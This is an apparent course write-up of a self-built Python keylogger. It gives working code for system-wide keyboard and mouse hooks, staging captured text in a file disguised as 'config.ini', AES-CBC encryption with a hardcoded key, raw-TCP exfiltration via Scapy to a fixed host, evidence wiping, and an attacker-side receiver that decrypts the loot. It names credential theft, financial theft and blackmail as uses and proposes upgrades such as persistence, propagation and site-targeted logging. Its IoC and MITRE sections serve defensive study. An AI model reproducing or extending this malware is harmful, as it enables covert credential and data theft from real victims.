@molchanka

# Malware building process write-up

## Table of Contents



## 1 Purpose of the malware

This malware is designed to record user keystrokes and exfiltrate captured data to an attacker-controlled system while obfuscating evidence on the infected host. It operates in three coordinated stages:

1. Continuous keylogging that intercepts and stores typed text from the victim using low-level keyboard and mouse hooks
2. Extraction of the collected data, where the logged keystrokes are encrypted using AES in CBC mode, encoded with Base64, and embedded into TCP packets sent and crafted using Scapy

3. Remote receiver component that passively sniffs network traffic on a designated TCP port, extracts the payload, and decrypts it to reveal the stolen keystrokes

By using raw packet crafting instead of common exfiltration channels, the malware reduces its visibility to basic monitoring tools, and by wiping the log file after exfiltration, it limits forensic artifacts. The overall purpose is unauthorized keystroke harvesting and stealthy, encrypted data transmission to an attacker.

This malware would be used for credential theft (login usernames and passwords, encryption passphrases, etc,), financial theft (credit or debit card information, banking credentials) and blackmail (sensitive textual information and messages) while keeping a low profile without leaving any ransom notes and getting in contact with the victim.

# 2 Building process

## 2.1 Keylogging module

The malware employs the *keyboard* [1] and *mouse* [2] Python libraries to register global input, allowing it to intercept keystrokes and detect mouse button activation regardless of the active application. This mechanism bypasses application-level boundaries and functions system-wide, which mirrors real-world keyloggers.

```
import mouse

mouse_clicked = None

def on_mouse(event):
    global mouse_clicked
    if hasattr(event, "button") and event.event_type == "down":
        if event.button == mouse.LEFT:
            mouse_clicked = "left mouse"
        elif event.button == mouse.RIGHT:
            mouse_clicked = "right mouse"

mouse.hook(on_mouse)
```

Figure 1. Mouse clicking logic (records the mouse button as a string into variable).

The script uses *keyboard.get_hotkey_name()* method which attempts to normalize keystrokes into human-readable strings. Those are compared to the internal list of ignored keys (arrows, modifiers, function keys) and a key-combination pattern. This suggests the attacker aims to record meaningful

textual data rather than every input event. This reduces noise in the output and avoids needless data transmission.

```
while True:
    typed = []

    keys = keyboard.get_hotkey_name()

    if keys:
        if keys == "space":
            typed.append(" ")
        elif keys == "backspace":
            if typed:
                typed.pop()
        elif keys in ignore:
            continue
        elif ignore_pattern.match(keys):
            last_part = keys.split("+")[-1]
            if last_part not in ignore:
                typed.append(last_part)
        else:
            typed.append(keys)
```

Figure 2. Logic of capturing only valid keys and implementing pressed Space key as space strings and Backspace as text removal.

The keylogger uses Enter, Tab, left and right mouse clicks to segment the input to resemble legitimate user station usage in atomic form – form submissions, chat messages, credential entries. Different victims use their computers differently: some navigate input fields using Tab, while others prefer to click. This also allows logging when user closes or switches windows.

```
while True:
    typed = []
    mouse_clicked = None

    while True:
        # --- STOP CONDITIONS ---
        if mouse_clicked:
            stop_key = mouse_clicked
            break

        if keyboard.is_pressed("enter"):
            stop_key = "enter"
            break

        if keyboard.is_pressed("tab"):
            stop_key = "tab"
            break
```

Figure 3. The application loop continuously waits until either a mouse click or pressing Enter or Tab occurs, then breaks and records which input stopped it.

Collected segments are appended to “config.ini”, a name chosen deliberately to resemble a benign configuration file. This naming convention is a basic obfuscation technique meant to reduce suspicion and camouflage the malware within typical application files. The use of a plaintext

staging file supports a decoupled architecture: the keylogger *only writes data,* and the exfiltration module is responsible for *reading and clearing the file.*

Such modular separation reflects common practices in malware families where collection systems and extraction mechanisms operate independently.

```
if typed:
    text = "".join(typed)
    with open(path, "a") as f:
        f.write("\n" + text)
```

Figure 4. Logic of appending the captured keystrokes into the file as a string.

## 2.2 Exfiltration module

The file's contents are read into memory and then encrypted using Advanced Encryption Standard (AES) in Cipher Block Chaining (CBC) mode from *PyCryptodome* [3]. The script generates a random Initialization Vector (IV) for each encryption operation. IV usage ensures that identical plaintext segments produce distinct ciphertexts, reducing the risk of pattern recognition and reducing traffic analysis vulnerabilities. For this prototype, the key byte string is hardcoded.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

SECRET_KEY = b"16bytesecret1234"
BLOCK_SIZE = 16

file = "config.ini"
with open(file, "r") as f:
    file_data = f.read()

cipher = AES.new(SECRET_KEY, AES.MODE_CBC)
iv = cipher.iv
encrypted_data = cipher.encrypt(pad(file_data.encode(), BLOCK_SIZE))

payload = base64.b64encode(iv + encrypted_data)
```

Figure 5. Encryption logic. IV and encrypted data are combined into one byte sequence and encoded into Base64.

The malware uses *Scapy* [4], a packet manipulation library, to construct a raw TCP packet embedding the Base64 payload.

Key operational choices include:

- Randomized source port, trying to mimic benign outbound connections
- Flags = "PA" (Push + ACK) – these flags simulate an in-progress TCP data transaction, lending additional cover

- The malware sends data directly over the network instead of using the computer's normal TCP stack, which helps it avoid being recorded in system logs or detected by common monitoring tools.

This method of exfiltration does not require a full TCP handshake. Scapy enables direct packet injection, bypassing standard stateful behavior.

```
from scapy.all import Raw, send
from scapy.layers.inet import IP, TCP

dst_ip = "192.168.56.104"
dst_port = 12345

# Random source port
src_port = random.randint(1024, 65535)

packet = (
    IP(dst=dst_ip) /
    TCP(sport=src_port, dport=dst_port, flags="PA") /
    Raw(load=payload)
)

send(packet, verbose=0)
```

Figure 6. Packet crafting logic.

Immediately after transmission, the script overwrites the config.ini file with an empty string. This behavior removes forensic evidence, prevents re-exfiltration of the same data and ensures the keylogger always starts with a clean slate

Although simplistic (true secure deletion is not guaranteed), this approach demonstrates intentional evidence minimization.

```
file = "config.ini"
with open(file, "w") as f:
    f.write("")
```

Figure 7. File content clearing logic.

## 2.3 Receiver module

The prototype script was made for the Host machine → VM machine exfiltration, which does not really reflect real deployment. The script queries all network interfaces and attempts to match one whose IP address equals the designated VM IP. The objective is to automatically select the correct listening interface.

```
from scapy.all import get_if_list, get_if_addr


vm_ip = "192.168.56.104"
```

```
# Auto-detect interface for the VM IP
iface = None
for i in get_if_list():
    try:
        if get_if_addr(i) == vm_ip:
            iface = i
            break
    except Exception:
        continue
```

Figure 8. Automatic VM interface choice logic.

The script uses Scapy's sniff() function to listen to TCP traffic on a designated port (12345). Importantly, no connection establishing occurs, and the receiver passively monitors traffic. This allows minimal interaction between attacker and victim, consistent with a one-way exfiltration channel.

```
from scapy.all import sniff

sniff(filter="tcp port 12345", iface=iface, prn=packet_handler)
```

Figure 9. Passive packet sniffing logic.

Inside the packet handler:

1. The Raw payload is extracted
2. Base64 decoding reconstructs the binary IV + ciphertext
3. The first 16 bytes are parsed as the IV
4. AES-CBC decrypts the ciphertext
5. PKCS#7 un-padding restores the original plaintext

The decrypted output is then printed for operator inspection.

This modular division (collection on the victim, transmission through a crafted channel, and decoding on the attacker) mirrors professional malware architectures that separate data gathering, sending, and processing (one of the latest notable examples: Akira Stealer [5]).

```
def packet_handler(packet):
    if packet.haslayer(Raw):
        payload = packet[Raw].load.decode(errors="ignore")

        print(f"Received payload length: {len(payload)} bytes")

        try:
            data = base64.b64decode(payload)
        except Exception as e:
            print("Base64 decode failed:", e)
            return

        iv = data[:BLOCK_SIZE]
        encrypted_data = data[BLOCK_SIZE:]

        print(f"IV length: {len(iv)} | Ciphertext length:
{len(encrypted_data)}")
```

```
try:
    cipher = AES.new(SECRET_KEY, AES.MODE_CBC, iv)
    decrypted = unpad(cipher.decrypt(encrypted_data), BLOCK_SIZE)

    print("\nDecrypted file contents:\n")
    print(decrypted.decode())
except Exception as e:
    print("AES decrypt failed:", e)
```

Figure 10. Packet payload decryption logic (everything is printed into the console on a host station monitored by the malicious actor).

### 2.4 Conclusion

This malware represents a rather straightforward example of a multi-component data exfiltration system. Its design demonstrates some recognizable phases of malicious activity (collection, staging, encryption, obfuscation, network-level exfiltration, decoding) implemented with simple tooling. While not sophisticated by contemporary standards, the architectural layout and operational flow correspond to real-world attacker strategies and provide clear insight into how even relatively unsophisticated code can be arranged to perform effective surveillance and data theft.

## 3 Indicators of Compromise

There can be outlined several IoCs of this malware, all in different categories.

**Immediate IoCs**

- *Config.ini* in the same directory as a Python script file
- Python interpreter using memory (>10 MB)
- Python interpreter activation outside of regular or intended use
- Slight delay of keystrokes

**Network IoCs**

- Negotiations with unfamiliar IP addresses
- Packets' destination port *12345*
- Outgoing TCP packets with Base64-encoded payloads

**Binary IoCs**

- Imported Python libraries *keyboard* and *mouse*
- Keylogger module hash: 30B7550FB70278D96C17482811DA5AD3DA6CFC49883B7F3A2541DB8ECD9842C8
- Exfiltration module hash: 7A9C1331040D7EACDD92D82FBFCC3EC7AA8710FC9804F6AB82D891A84D8492E2
- Receiver module hash: C9653A9848555B613FCD1DDFED5B4C8A2DC172B3CA89DF7618699EDF83AC43DD

# 4 Tactics, Techniques and Procedures

**(TA0002) Execution**

T1059.006 – Command and Scripting Interpreter (Python). The malware is executed as Python scripts (.py) that handle keylogging, data processing, and packet transmission.

**(TA0005) Defence Evasion**

T1070.004 – Indicator Removal (File Deletion). The malware wipes the “config.ini” file after exfiltration to remove evidence.

**(TA0006) Credential Access**

T1056.001 – Input Capture (Keylogging). A custom-written keylogger in Python captures keystrokes using low-level keyboard and mouse hooks and writes them into a file with the basic name “config.ini” that is probably used a lot on the system to not raise suspicion.

**(TA0009) Collection**

T1119 – Automated Collection. Keystrokes are automatically captured and appended to a local file without user interaction.

T1074.001 – Data Staged (Local Data Staging). Collected keystrokes are staged in “config.ini” prior to exfiltration.

**(TA0010) Exfiltration**

T1048.003 – Exfiltration Over Alternative Protocol (Exfiltration Over Unencrypted Non-C2 Protocol). Although not sure if this technique applies since the malware does not establish a C2 channel, it still uses raw TCP packets via Scapy. Data is encrypted before being put into the payload for better obfuscation.

**(TA0040) Impact**

T1657 – Financial Theft. The obvious use for the exfiltrated data would be to look for input strings that look like banking credentials or credit/debit card information used for purchases.

With thorough analysis (with the use of machine learning, perhaps?) it could be also possible to steal any account credentials and sell them or use access to them for blackmail. The keylogger logs any text written on the user systems – this means secrets, personal details, scandalous replies.

## 4.1 Possible evolution

At this point, the malware is simple, noisy and fragile. It depends on Python, runs in user space, lacks stealth and has one-way exfiltration. There are several ways it could evolve further that were not explored by the author practically but are presented in this section theoretically.

Current malware is obvious due to its reliance on Python, clear network patterns and simple AES with a static key. Defence evasion could be improved drastically by obfuscating the code and packing it into a single executable, runtime encryption and polymorphism.

The malware currently does not receive any attacker commands; not does it have a C2 channel. If a C2 channel with two-way encryption could be established, it would be possible for the attacker to tweak the keylogger activity or update it.

A big leap forward would be adding persistence. The malware currently dies when the user logs off or reboots. Persistence could be added using scheduled tasks while disguising the malicious process as a legitimate system one. Saving the collected keystrokes to a file named “config.ini” instead of “keystrokes.txt” gives a starting point for this evolution – many legitimate services have configs in their directory. Scapy also needs the code to be executed with Administrator rights, so some privilege escalation is necessary for the persistent execution, and automatic Firewall exceptions would help to ensure proper connectivity.

Right now, the malware is local only. From the attacker’s perspective it is always great to cover larger numbers of victims by any means necessary. Since the malware already utilizes network protocols, it could perform some network scanning and propagate to other user systems on the network to produce larger amounts of stolen info and credentials.

It should be noted that raw TCP packets could seem unusual and be easily detectable. This malware could benefit from any other means of more reliable and stealthy exfiltration: traffic over HTTPS encryption, cloud services as drop points, etc.

The keylogger's potential for malicious use would improve drastically if the following features could be implemented, though it is not certain if those are at all possible:

- Current system keyboard layout detection – to log the information that is being put down in the correct language of input, not just the low-level keyboard hooks. This way, information in languages that differ from the keyboard's layout language can be intercepted.
- Web address detection – to log the keystrokes only when a window with a website of interest is open (for example, Instagram.com or Swedbank.ee).
- Active window detection – to ignore logging the keystrokes if the user is currently using any application that would result in lots of repetitive keystrokes (gaming, Photoshop, etc.).
- IP source display – to keep track of incoming data sources if there are many victims.

# 5 Screenshots




Figure 11. Upper part: emulating a victim writing down sensitive textual information. Lower part: console-visible debugging.

In Figure 11, a victim has created a file and is writing down personal information. The keylogger writes down both short and long sentences, segmenting them when user presses Enter and clicks to go from the Header to Text field. When the user closes the window and saves the file, the keylogger also will trigger and write down their last inputted piece of information.




Figure 12. Emulating a victim navigating to a website using autofill (arrows to choose the entry offered by the browser and then Enter to apply and redirect).

In Figure 12, a victim is navigating to a website from an incomplete address, utilizing the web browser autocomplete. The keylogger will write down the incomplete address after they press Enter and will not be writing down arrow key triggers.




Figure 13. Upper part: emulating a victim inputting their credentials on a website. Lower part: console-visible debugging.

In Figure 13, a victim is logging into one of their accounts. The keylogger will write down the credentials applying any typo fixes that the user did using the Backspace key, and will do so either when the user navigates from one input field to another using the Tab key or by clicking the mouse button. The keylogger will segment the credentials if the user clicks the “Reveal” button next to the password field whilst inputting, click anywhere else on the screen, and will not log the credentials if they are pasted in (a right mouse button press or Ctrl+V combination is not logged into the file).




Figure 14. Contents of “config.ini” after victim behaviour emulation.




Figure 15. Initiation of the receiver on the malicious actor’s machine. Upper part: Wireshark monitoring with TCP filter applied. Lower part: receive script started, the interface has been chosen automatically.

The following screenshots (Figure 16 and 17) were not made in order.




Figure 16. Extortion from the victim device. Upper part: Wireshark monitoring with TCP filter applied; the TCP packet sent by the script has obfuscated data field contents. Lower part: extortion script activated.




Figure 17. Payload decryption. Upper part: Wireshark monitoring with TCP filter applied; the received TCP packet has obfuscated data field contents. Lower part: information about the payload and decrypted file contents displayed.

# References


[1] Python Package Index. “keyboard.” Accessed: Nov. 17, 2025. [Online.] Available: https://pypi.org/project/keyboard

[2] Python Package Index. “mouse.” Accessed: Nov. 17, 2025. [Online.] Available: https://pypi.org/project/mouse

[3] Python Package Ingex. “pycryptodome.” Accessed: Nov. 17, 2025. [Online.] Available: https://pypi.org/project/pycryptodome

[4] Scapy.net. “Scapy.” Accessed: Nov. 17, 2025. [Online.] Available: https://scapy.net

[5] P. Asch. “Inside Akira Stealer: A full technical analysis of a modular stealer.” Glueckkanja. Accessed: Nov 17, 2025. [Online.] Available: https://www.glueckkanja.com/en/posts/2025-06-16-quiet-breach